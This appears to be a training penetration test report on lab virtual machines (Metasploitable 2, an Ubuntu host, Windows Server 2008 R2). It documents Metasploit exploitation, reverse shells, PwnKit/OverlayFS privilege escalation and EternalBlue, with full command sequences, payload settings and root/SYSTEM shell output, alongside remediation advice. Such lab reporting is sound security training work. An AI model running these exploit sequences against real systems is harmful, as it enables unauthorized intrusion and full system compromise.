

Penetration Test Report - Metasploitable 2

Date: 2025-08-13

Tester: **Tourvan Beko**

Target: **Metasploitable 2** Virtual Machine

Tools Used: Nmap, Metasploit, Netcat, etc.

Scope

- IP Range: 192.168.1.53 - Target Type: Vulnerable Linux-based Virtual Machine - Objective:

Discover and exploit vulnerabilities .

Tools Used:

- Nmap: Port and service scanning - Metasploit: Exploitation and session management - Netcat:

Shell access and command execution - WhatWeb: Web service fingerprinting - Nikto: Web server vulnerability scanning

Technical Steps:

Starting Nmap 7.95 (<https://nmap.org>)

Nmap scan report for 192.168.1.53

Host is up (0.10s latency).

Not shown: 977 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	vsftpd 2.3.4
22/tcp	open	ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	open	telnet	Linux telnetd
25/tcp	open	smtp	Postfix smtpd
53/tcp	open	domain?	

80/tcp open http?

111/tcp open rpcbind?

139/tcp open netbios-ssn?

445/tcp open microsoft-ds?

512/tcp open exec netkit-rsh rexecd

513/tcp open login?

514/tcp open tcpwrapped

1099/tcp open rmiregistry?

1524/tcp open bindshell Metasploitable root shell

2049/tcp open nfs?

2121/tcp open ccproxy-ftp?

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

5432/tcp open postgresql?

5900/tcp open vnc VNC (protocol 3.3)

6000/tcp open X11?

6667/tcp open irc UnrealIRCd

8009/tcp open ajp13?

8180/tcp open unknown

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Vulnerabilities Found:

1-- FTP (vsftpd 2.3.4) - Backdoor on 21/tcp

use [exploit/unix/ftp/vsftpd_234_backdoor](#)

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
Id Name  
--  
0 Automatic  
  
View the full module info with the info, or info -d command.  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.53  
rhosts => 192.168.1.53  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit  
[*] 192.168.1.53:21 - Banner: 220 (vsFTPD 2.3.4)  
[*] 192.168.1.53:21 - USER: 331 Please specify the password.  
[+] 192.168.1.53:21 - Backdoor service has been spawned, handling ...  
[+] 192.168.1.53:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (192.168.1.4:40023 -> 192.168.1.53:6200) at 2025-08-12 07:34:47 -0400  
  
sessions  
[*] Wrong number of arguments expected: 1, received: 0  
Usage: sessions <id>  
  
Interact with a different session Id.  
This command only accepts one positive numeric argument.  
This works the same as calling this from the MSF shell: sessions -i <session id>  
  
pwd  
/  
whoami  
root  
█
```

The image demonstrates the successful exploitation of the **vsftpd 2.3.4 backdoor vulnerability**, where the attacker connected to the vulnerable FTP server and leveraged the embedded backdoor to gain direct access to the target system with **root privileges**, granting full control over the compromised machine.

2-- Samba (CVE-2007-2447) on 139/tcp :

use exploit/multi/samba/usermap_script

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
msf6 > exploit(multi/samba/usermap_script)  
[-] Unknown command: exploit/multi/samba/usermap_script. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/multi/samba/usermap_script? [y/N] y  
[*] No payload configured, defaulting to cmd/unix/reverse_netcat  
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.1.53  
rhosts => 192.168.1.53  
msf6 exploit(multi/samba/usermap_script) > show options  
  
Module options (exploit/multi/samba/usermap_script):  


| Name    | Current Setting | Required | Description                                                                                                             |
|---------|-----------------|----------|-------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                |
| CPORT   |                 | no       | The local client port                                                                                                   |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: sapni, socks4, socks5, socks5h, http |
| RHOSTS  | 192.168.1.53    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html                  |
| RPORT   | 139             | yes      | The target port (TCP)                                                                                                   |

  
Payload options (cmd/unix/reverse_netcat):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.4     | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) > exploit
```

This screenshot shows the setup of a Metasploit exploit targeting the **Samba “usermap_script” vulnerability** (CVE-2007-2447).

The attacker configured the remote target (**RHOSTS: 192.168.1.53**) on port **139** and set their local machine (**LHOST: 192.168.1.4**, port **4444**) to receive a reverse shell connection.

This exploit abuses a command injection flaw in vulnerable Samba servers, allowing an attacker to execute arbitrary commands on the target system once exploited.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
RHOSTS 192.168.1.53 yes ocks5h, http  
RPORT 139 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
The target port (TCP)  
Payload options (cmd/unix/reverse_netcat):  
Name Current Setting Required Description  
LHOST 192.168.1.4 yes The listen address (an interface may be specified)  
LPORT 4444 yes The listen port  
Exploit target:  
Id Name  
0 Automatic  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/samba/usermap_script) > exploit  
[*] Started reverse TCP handler on 192.168.1.4:4444  
[*] Command shell session 1 opened (192.168.1.4:4444 → 192.168.1.53:33054) at 2025-08-12 09:23:55 -0400  
pwd  
/  
whoami  
root
```

direct access to the target system with **root privileges**, granting full control over the compromised machine.

3-- PHP-CGI (CVE-2012-1823):

```
msf6 exploit(multi/samba/usermap_script) > back  
msf6 > exploit(multi/http/php_cgi_arg_injection)  
[-] Unknown command: exploit/multi/http/php_cgi_arg_injection. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/multi/http/php_cgi_arg_injection? [y/N] y  
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp  
msf6 exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.1.53  
RHOSTS => 192.168.1.53  
msf6 exploit(multi/http/php_cgi_arg_injection) > run  
[*] Started reverse TCP handler on 192.168.1.4:4444  
[*] Sending stage (40004 bytes) to 192.168.1.53  
[*] Meterpreter session 2 opened (192.168.1.4:4444 → 192.168.1.53:52783) at 2025-08-12 09:30:09 -0400  
meterpreter > sessions -u 2  
Usage: sessions [options] or sessions [id]  
Interact with a different session ID.  
OPTIONS:  
-h, --help Show this message  
-i, --interact <id> Interact with a provided session ID  
meterpreter > shell  
Process 4813 created.  
Channel 0 created.  
pwd  
/var/www  
whoami
```

Exploitation:

- **Vulnerability:** PHP CGI Argument Injection (CVE-2012-1823).
- **Target:** 192.168.1.53 (Metasploitable 2).
- **Exploit:** multi/http/php_cgi_arg_injection → Successfully executed with default payload (php/meterpreter/reverse_tcp).
- **Result: Meterpreter session opened** (Reverse shell to attacker at 192.168.1.4:4444).

Penetration Testing Report

Client: Internal Test-Target:192.168.1.67

Date: 13 August 2025

Tester: **Tourvan Beko**

Type: Internal Network Penetration Test

1. Executive Summary

A penetration test was performed against the target host 192.168.1.67. Multiple critical vulnerabilities were discovered, allowing an unauthenticated remote attacker to gain a low-privileged shell (www-data) via a vulnerable FTP service, and escalate privileges to full root access using the PwnKit (CVE-2021-4034) vulnerability.

These issues allow for complete compromise of the server's confidentiality, integrity, and availability.

- Full control of the server, including file modification, database access, and potential pivot to other systems.
- Ability to deploy persistent malware or backdoors.

2. Scope

- Target Host: 192.168.1.67
- OS: Linux Ubuntu 14.04 (Kernel 3.13.0-170-generic)
- Testing Type: Internal penetration test
- Test Date: 13 August 2025
- Tools Used: Metasploit Framework v6.4.69-dev, Nmap, Reverse Netcat payload

3. Methodology

1. Reconnaissance

- Discovered open ports: 21/tcp (FTP – ProFTPD 1.3.5), 80/tcp (HTTP – Apache web server)

2. Vulnerability Identification

- Found ProFTPD mod_copy RCE vulnerability.

3. Exploitation

- Used Metasploit module exploit/unix/ftp/proftpd_modcopy_exec
- Uploaded PHP reverse shell to /var/www/html.
- Gained shell access as www-data.

4. Privilege Escalation

- Ran post/multi/recon/local_exploit_suggester.
- Identified CVE-2021-4034 (PwnKit) as exploitable.
- Executed exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec → gained root.

5. Post-Exploitation

- Verified full root access.
- Enumerated system files and directories.

4. Findings

Finding #1 – ProFTPD mod_copy Remote Command Execution

Severity: Critical

Description: The ProFTPD 1.3.5 server has the mod_copy module enabled, which allows unauthenticated file copy to web directories.

Evidence:

whoami

www-data

uid=33(www-data) gid=33(www-data) groups=33(www-data)

Impact: Remote attackers can upload and execute arbitrary code.

Recommendation: Upgrade ProFTPD to the latest version and disable mod_copy.

```
msf6 > use exploit/unix/ftp/proftpd_modcopy_exec
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show targets

Exploit targets:

  Id  Name
  --  --
  => 0  ProFTPD 1.3.5

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set target 0
target => 0
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name      Current Setting  Required  Description
  ---      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapnl, socks4, socks5, socksSh, http
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      80               yes       HTTP port (TCP)
  RPORT_FTP  21               yes       FTP port
  SITEPATH   /var/www         yes       Absolute writable website path
```

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set rhosts 192.168.1.67
rhosts => 192.168.1.67
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.67:80 - 192.168.1.67:21 - Connected to FTP server
[*] 192.168.1.67:80 - 192.168.1.67:21 - Sending copy commands to FTP server
[-] 192.168.1.67:80 - Exploit aborted due to failure: unknown: 192.168.1.67:21 - Failure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html/
sitepath => /var/www/html/
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit
[*] Started reverse TCP handler on 192.168.1.4:4444
[*] 192.168.1.67:80 - 192.168.1.67:21 - Connected to FTP server
[*] 192.168.1.67:80 - 192.168.1.67:21 - Sending copy commands to FTP server
[*] 192.168.1.67:80 - Executing PHP payload /8l9YmTb.php
[*] 192.168.1.67:80 - Deleted /var/www/html//8l9YmTb.php
[*] Command shell session 1 opened (192.168.1.4:4444 -> 192.168.1.67:58672) at 2025-08-11 06:06:26 -0400
[-] 192.168.1.67:80 - Exploit aborted due to failure: unknown: 192.168.1.67:21 - Failure executing payload
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > sessions -i 1
[*] Starting interaction with 1...
```

Finding #3 – OverlayFS Privilege Escalation

1. Exploitation:

Vulnerability: OverlayFS Local Privilege Escalation (CVE-2021-3493).

Initial Access: Low-privileged shell as www-data (/var/www/html).

Exploit: linux/local/overlayfs_priv_esc → Successfully escalated to root.

2. Post-Exploitation:

Upgraded to Meterpreter (Session 2 via 192.168.1.4:4433).

Verified root access (/root directory).

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~ root@kali: ~  
msf6 exploit(linux/local/overlayfs_priv_esc) > sessions -i 1  
[*] Starting interaction with 1...  
  
pwd  
/var/www/html  
whoami  
www-data  
sessions -u 1  
[*] Wrong number of arguments expected: 1, received: 2  
Usage: sessions <id>  
  
Interact with a different session Id.  
This command only accepts one positive numeric argument.  
This works the same as calling this from the MSF shell: sessions -i <session id>  
  
background  
Background session 1? [y/N] y  
msf6 exploit(linux/local/overlayfs_priv_esc) > sessions -u 1  
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]  
[*] Upgrading session ID: 1  
[*] Starting exploit/multi/handler  
pwd  
[*] Started reverse TCP handler on 192.168.1.4:4433  
[*] Sending stage (1017704 bytes) to 192.168.1.67  
[*] Meterpreter session 2 opened (192.168.1.4:4433 → 192.168.1.67:48799) at 2025-08-11 06:32:26 -0400  
[*] Command stager progress: 100.00% (773/773 bytes)  
msf6 exploit(linux/local/overlayfs_priv_esc) > pwd  
[*] exec: pwd  
/root
```


Finding #3 – Local Privilege Escalation via PwnKit (CVE-2021-4034)

Severity: Critical

Description: The pkexec utility contains a memory corruption vulnerability allowing privilege escalation to root.


Evidence:

meterpreter > getuid

Server username: root

Impact: Any local user can escalate to root.

Recommendation: Update polkit to version 0.120 or higher.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~ root@kali: ~  
msf6 > exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec  
[-] Unknown command: exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec. Run the help command for more details.  
This is a module we can load. Do you want to use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec? [y/N] y  
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp  
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2  
SESSION => 2  
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LHOST 192.168.1.4  
LHOST => 192.168.1.4  
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set LPORT 7777  
LPORT => 7777  
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > exploit  
[*] Started reverse TCP handler on 192.168.1.4:7777  
[*] Running automatic check ("set AutoCheck false" to disable)  
[*] Verify cleanup of /tmp/.fclzyn  
[*] The target is vulnerable.  
[*] Writing '/tmp/.jbdmxdzr/zcnsfuyl/zcnsfuyl.so' (540 bytes) ...  
[*] Verify cleanup of /tmp/.jbdmxdzr  
[*] Sending stage (3045380 bytes) to 192.168.1.67  
[*] Deleted /tmp/.jbdmxdzr/zcnsfuyl/zcnsfuyl.so  
[*] Deleted /tmp/.jbdmxdzr/.vwrorp  
[*] Deleted /tmp/.jbdmxdzr  
[*] Meterpreter session 3 opened (192.168.1.4:7777 -> 192.168.1.67:51100) at 2025-08-11 07:36:37 -0400  
  
meterpreter > pwd  
/  
meterpreter > whoami  
[-] Unknown command: whoami. Run the help command for more details.  
meterpreter > sessions -i 3  
[*] Session 3 is already interactive.  
meterpreter > getuid  
Server username: root
```

Exploitation Path

FTP RCE (ProFTPD mod_copy) → Webshell as www-data → Local Exploit Suggester → PwnKit → Root access

Penetration Test Report - Windows Server 2008 R2

Date: 2025-08-13

Tester: **Tourvan Beko**

Target: **windows server 2008** Virtual Machine

Tools Used: Nmap, Metasploit, Netcat, etc.

Scope

- IP Range: 192.168.1.104 - Target Type: Vulnerable windos server 2008 based Virtual Machine - Objective:

Discover and exploit vulnerabilities .

Tools Used:

- Nmap: Port and service scanning - Metasploit: Exploitation and session management - Netcat: Shell access and command execution - WhatWeb: Web service fingerprinting - Nikto: Web server vulnerability scanning

Technical Steps:

Starting Nmap 7.95 (<https://nmap.org>)

Nmap scan report for WIN-I7THR1B03KT.home (192.168.1.104)

Host is up (0.027s latency).

Not shown: 997 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

135/tcp	open	msrpc	Microsoft Windows RPC
---------	------	-------	-----------------------

445/tcp	open	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
---------	------	--------------	--

49154/tcp	open	msrpc	Microsoft Windows RPC
-----------	------	-------	-----------------------

MAC Address: 08:11:96:28:27:F8 (Intel Corporate)

Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:

|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED

|_smb-vuln-ms10-054: false

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1 servers (ms17-010).

|

| Disclosure date: 2017-03-14

| References:

| <https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>

| <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143>

|_ <https://technet.microsoft.com/en-us/library/security/ms17-010.aspx>

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 116.74 seconds

Vulnerabilities Found:

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
After interacting with a module you can manually set a TARGET with set TARGET 'Neutralize implant'  
  
msf6 > use 0  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_eternalblue) > show targets  
  
Exploit targets:  
-----  
Id Name  
--  
0 Automatic Target  
1 Windows 7  
2 Windows Embedded Standard 7  
3 Windows Server 2008 R2  
4 Windows 8  
5 Windows 8.1  
6 Windows Server 2012  
7 Windows 10 Pro  
8 Windows 10 Enterprise Evaluation  
  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set target 3  
target => 3  
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options  
  
Module options (exploit/windows/smb/ms17_010_eternalblue):  
-----  
Name Current Setting Required Description  
-----  
RHOSTS 192.168.1.104 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
RPORT 445 yes The target port (TCP)  
SMBDomain (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
SMBPass (Optional) The password for the specified username  
SMBUser (Optional) The username to authenticate as  
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.
```

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~ root@kali: ~  
View the full module info with the info, or info -d command.  
  
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 192.168.1.104  
rhosts => 192.168.1.104  
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit  
[*] Started reverse TCP handler on 192.168.1.4:4444  
[*] 192.168.1.104:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check  
[*] 192.168.1.104:445 - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.17/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression  
[*] 192.168.1.104:445 - Scanned 1 of 1 hosts (100% complete)  
[*] 192.168.1.104:445 - The target is vulnerable.  
[*] 192.168.1.104:445 - Connecting to target for exploitation.  
[*] 192.168.1.104:445 - Connection established for exploitation.  
[*] 192.168.1.104:445 - Target OS selected valid for OS indicated by SMB reply  
[*] 192.168.1.104:445 - CORE raw buffer dump (51 bytes)  
[*] 192.168.1.104:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2  
[*] 192.168.1.104:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20 008 R2 Standard  
[*] 192.168.1.104:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63 7601 Service Pac  
[*] 192.168.1.104:445 - 0x00000030 6b 20 31 k 1  
[*] 192.168.1.104:445 - Target arch selected valid for arch indicated by DCE/RPC reply  
[*] 192.168.1.104:445 - Trying exploit with 12 Groom Allocations.  
[*] 192.168.1.104:445 - Sending all but last fragment of exploit packet  
[*] 192.168.1.104:445 - Starting non-paged pool grooming  
[*] 192.168.1.104:445 - Sending SMBv2 buffers  
[*] 192.168.1.104:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.  
[*] 192.168.1.104:445 - Sending final SMBv2 buffers.  
[*] 192.168.1.104:445 - Sending last fragment of exploit packet!  
[*] 192.168.1.104:445 - Receiving response from exploit packet  
[*] 192.168.1.104:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!  
[*] 192.168.1.104:445 - Sending egg to corrupted connection.  
[*] 192.168.1.104:445 - Triggering free of corrupted buffer.  
[*] Sending stage (203846 bytes) to 192.168.1.104  
[*] Meterpreter session 1 opened (192.168.1.4:4444 -> 192.168.1.104:49170) at 2025-08-13 05:12:06 -0400  
[*] 192.168.1.104:445 -  
[*] 192.168.1.104:445 -  
[*] 192.168.1.104:445 -  
  
meterpreter >
```



```
root@kali: ~
File Actions Edit View Help
root@kali: ~ root@kali: ~
[*] 192.168.1.104:445 - Sending egg to corrupted connection.
[*] 192.168.1.104:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.1.104
[*] Meterpreter session 1 opened (192.168.1.4:4444 → 192.168.1.104:49170) at 2025-08-13 05:12:06 -0400
[*] 192.168.1.104:445 - -----
[*] 192.168.1.104:445 - -----WIN-----
[*] 192.168.1.104:445 - -----

meterpreter > sysinfo
Computer      : WIN-I7THR1B03KT
OS            : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1)
Architecture : x64
System Language : en-US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

meterpreter > pwd
C:\Windows\system32
meterpreter > ls
Listing: C:\Windows\system32

2. File System Access

Mode                Size                Type             Last modified      files in the d...  Name                directory
040777/rwxrwxrwx    0                  dir              2010-11-21 02:59:55 -0500 0409             .
100666/rw-rw-rw-    16272             fil              2025-08-01 04:23:53 -0400 7B296FB0-376B-497e-B012-9C450E1B7327-5P-0.C7483456-A289-439d-8115-601632D005A0 7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-    16272             fil              2025-08-01 04:23:53 -0400 7B296FB0-376B-497e-B012-9C450E1B7327-5P-1.C7483456-A289-439d-8115-601632D005A0
100666/rw-rw-rw-    39424             fil              2009-07-13 21:24:45 -0400 ACCTRES.dll
100777/rwxrwxrwx    24064             fil              2009-07-13 21:38:55 -0400 ARP.EXE
100666/rw-rw-rw-    499712            fil              2009-07-13 21:41:53 -0400 AUDIOKSE.dll
100666/rw-rw-rw-    780800            fil              2010-11-20 22:25:07 -0500 ActionCenter.dll
100666/rw-rw-rw-    549888            fil              2010-11-20 22:25:07 -0500 ActionCenterCPL.dll
100666/rw-rw-rw-    213504            fil              2010-11-20 22:24:24 -0500 ActionQueue.dll
100666/rw-rw-rw-    111616            fil              2010-11-20 22:24:30 -0500 ActiveSockets.dll
100777/rwxrwxrwx    40448             fil              2009-07-13 21:38:55 -0400 AdapterTroubleshooter.exe
100666/rw-rw-rw-    577024            fil              2010-11-20 22:24:40 -0500 AdmTmpl.dll
040777/rwxrwxrwx    0                  dir              2010-11-20 22:32:21 -0500 AdvancedInstallers
```

- EternalBlue Exploitation (MS17-010):

Penetration Test Report Summary: EternalBlue Exploitation (MS17-010)

1. Exploitation Overview

- **Vulnerability:** MS17-010 (EternalBlue) – Critical SMB vulnerability in Windows.
- **Target:** 192.168.1.104 (Windows Server 2008 R2 Standard, 64-bit).
- **Exploit Module:** exploit/windows/smb/ms17_010_eternalblue.

2. Attack Execution

- **Initial Check:** Verified target vulnerability via auxiliary/scanner/smb/smb_ms17_010.
- **Exploit Steps:**
 - Groomed kernel pool memory for buffer overflow.
 - Sent malicious payload via SMBv1/SMBv2.
 - Achieved **kernel-level code execution** (NT AUTHORITY\SYSTEM).
- **Result:**
 - **Meterpreter session opened** (Session 1: 192.168.1.4:4444 → 192.168.1.104:49170).

3. Impact & Evidence

- **Critical Compromise:** Full remote control over the target system.
- **Proof:**
 - OS fingerprint: Windows Server 2008 R2 Standard 7601 Service Pack 1 x64.

- Successful shell payload delivery (stage: 203kB).

Findings & Recommendations

Critical Risk (CVSS: 10.0)

- **Root Cause:** Unpatched SMBv1 protocol (CVE-2017-0144).
- **Exploitability:** Wormable (self-propagating malware risk).

Remediation:

1. Immediate Actions:

- Apply Microsoft patch **MS17-010**.
- Disable **SMBv1** via Group Policy (gpedit.msc).

2. Long-Term:

- Segment network to isolate legacy systems.
- Enable **SMB signing** and firewall rules (block TCP 445).

Commands & Outputs

Action	Key Output
set rhosts 192.168.1.104	Target configured.
exploit	Kernel pool grooming → Meterpreter shell.
Meterpreter session 1 opened	Confirmed compromise.

Conclusion:

- **Exploit successful.** System critically vulnerable—patch urgently.

screen shot from target system



Recycle Bin

```
Command Prompt

Tunnel adapter isatap.home:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . : home
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes

C:\Users\admin>
```

Windows Server 2008 R2 Standard

Build 7601

This copy of Windows is not genuine



12:24 PM
8/13/2025

